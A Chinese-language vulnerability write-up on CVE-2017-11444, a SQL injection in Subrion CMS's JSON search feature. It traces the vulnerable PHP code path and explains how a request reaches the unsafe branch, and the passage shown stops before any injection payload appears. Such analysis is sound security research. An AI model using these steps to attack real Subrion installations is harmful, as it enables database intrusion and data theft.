Subrion CMS注入漏洞及补丁分析—【CVE-2017-11444】

xman21 / 2017-10-11 08:08:00 / 浏览数 4351 技术文章 技术文章 顶(0) 踩(0)

一、漏洞概述

简介：Subrion是一款国外的开源CMS，支持多种建站类型。

环境：PHP5.4+/MySQL5.0+

漏洞编号：CVE-2017-11444

漏洞名称：Subrion CMS注入漏洞

漏洞等级：高


官方描述：

Subrion CMS before 4.1.5.10 has a SQL injection vulnerability in /front/search.php via the $_GET array.

影响范围：before 4.1.5.10


二、漏洞分析

漏洞发生在搜索功能上，这里的搜索包含两种方式，一个常规的字符串搜索，一个是json形式的搜索。




You can change this block in admin panel. Remember, if you change template, this block will be lost. We advise you to clone this block.

搜索时会调用`\front\search.php`，里面有两个主要的判断，一个是




```php
$iaSearch = $iaCore->factory('search', iaCore::FRONT);
$iaItem = $iaCore->factory('item');
# 搜索URL格式为json时启动下面的代码
if (iaView::REQUEST_JSON == $iaView->getRequestType()) {
    if (isset($_POST['action'])) {
        if ('save' == $_POST['action'] && isset($_POST['item']) && isset($_POST['params']) && isset($_
            POST['name'])) {
            if (!iaUsers::hasIdentity()) {
                return iaView::errorPage(iaView::ERROR_UNAUTHORIZED, iaLanguage::get('
                    do_authorize_to_save_search'));
            }
```

另一个




```
# 常规搜索方式
if (iaView::REQUEST_HTML == $iaView->getRequestType()) {
    if (1 == count($iaCore->requestPath) && 'my' == $iaCore->requestPath[0]) {
        $iaView->assign('searches', $iaSearch->get());

        $iaView->display('my-searches');
        $iaView->disableLayout();
        $iaView->set('nodebug', true);

        return;
    }
```

漏洞发生在json形式的搜索，这里主要看第一个if，$iaView->getRequestType()是对URL格式的获取，要满足第一个判断，需要搜索的URL为这种形式（最后的部分




```
http://192.168.228.131/subrion/search/test.json?id=1
```

返回的搜索结果也是json形式。然后是第二个if，判断传参形式（POST或GET），漏洞发生在GET形式上，略过POST的if块。




```
59      $itemName = (1 == count($iaCore->requestPath)) ? $iaCore->requestPath[0] : str_replace('search_', '',
            $iaView->name());
60
61      if (in_array($itemName, $iaItem->getItems())) {
62          if (!empty($_SERVER['HTTP_REFERER'])) { // this makes possible displaying filters block
            everywhere, but displaying results at the right page
63              $referrerUri = str_replace(IA_CLEAR_URL, '', $_SERVER['HTTP_REFERER']);
64              $lang = '';
65
66              if (IA_URL_LANG) { // we should keep user's current language
67                  $l = explode(IA_URL_DELIMITER, trim($referrerUri, IA_URL_DELIMITER));
68                  $l = array_shift($l);
69                  $lang = (isset($iaCore->languages[$l]) ? $l : $iaView->language) . IA_URL_DELIMITER;
70              }
71
72              $pageUri = $iaCore->factory('page', iaCore::FRONT)->getUrlByName('search_' . $itemName, false
                    );
73              $pageUri || $pageUri = 'search/' . $itemName . '/';
74              $pageUri = $lang . $pageUri;
75
76              if ($pageUri != $referrerUri || false !== stripos($_SERVER['HTTP_REFERER'], '?q=')) {
77                  $pageUri = IA_CLEAR_URL . $pageUri . '#' . $iaSearch->httpBuildQuery($_GET);
78
79                  $iaView->assign('url', $pageUri);
80                  return;
81              }
82          }
83
84          $iaView->loadSmarty(true);
85          # json文件名，member；请求的参数名
86          $iaView->assign($iaSearch->doAjaxItemSearch($itemName, $_GET));
87      }
88  }
```

59行$itemName获取的是搜索时请求的json文件名，比如上面那个截图，$itemName值则为test。这里的xxx.json任意写入也都会有返回，只是不在设定的范围内的话返回




```
    /**
     * Returns list of items
     *
     * @param bool $payableOnly - flag to return items, that can be paid
     *
     * @return array
     */
    public function getItems($payableOnly = false)
    {
        return array_keys($this->getModuleItems($payableOnly));
    }

```

再跟进




```
    public function getModuleItems($payableOnly = false)
    {
        $result = [];

        $itemsInfo = $this->getItemsInfo($payableOnly);
        foreach ($itemsInfo as $itemInfo) {
            $result[$itemInfo['item']] = $itemInfo['module'];
        }

        return $result;
    }
```

跟进




```
    public function getItemsInfo($payableOnly = false)
    {
        static $itemsInfo;

        if (!isset($itemsInfo[(int)$payableOnly])) {
            $items = $this->iaDb->all('`item`, `module`, IF(`table_name` != \'\', `table_name`, `item`)
                `table_name`',
                $payableOnly ? '`payable` = 1' : '', null, null, self::getTable());
            $itemsInfo[(int)$payableOnly] = is_array($items) ? $items : [];
        }

        return $itemsInfo[(int)$payableOnly];
    }
```

最后返回给$iaItem->getItems()的值为




```
Array
(
    [0] => members
    [1] => transactions
)
```

也就是说使用json形式的搜索时文件名只能设置为members或transactions，然后又是一个HTTP_REFERER的判断，因为漏洞要在下面的语句触发，所以直接在http头




```
        $iaView->loadSmarty(true);
        # json文件名, member; 请求的参数名
        $iaView->assign($iaSearch->doAjaxItemSearch($itemName, $_GET));
    }
```

doAjaxItemSearch函数在\includes\classes\ia.front.search.php 110行




```
    public function doAjaxItemSearch($itemName, array $params)
    {
        # 搜索结果的页数
        $page = isset($params[self::GET_PARAM_PAGE]) ? max((int)$params[self::GET_PARAM_PAGE], 1) : 1;
        # 搜索结果的排序
        $sorting = [
            isset($params[self::GET_PARAM_SORTING_FIELD]) ? $params[self::GET_PARAM_SORTING_FIELD] : null
            ,
            isset($params[self::GET_PARAM_SORTING_ORDER]) ? $params[self::GET_PARAM_SORTING_ORDER] : null
        ];
        # 请求的字符串
        $result = [
            'hash' => $this->httpBuildQuery($params)
        ];

        unset($params[self::GET_PARAM_PAGE], $params[self::GET_PARAM_SORTING_FIELD], $params[self::
            GET_PARAM_SORTING_ORDER]);
        # 进入if
        if ($this->_loadItemInstance($itemName)) {
            # 显示条数?
            $this->_limit = $this->_getLimitByItemName($itemName);
            $this->_start = ($page - 1) * $this->_limit;

            $this->_processSorting($sorting);
            # 检索参数, this->params
            $this->_processParams($params);
```

一系列处理后，首先是一个if判断，这里是判断$itemName是否为members



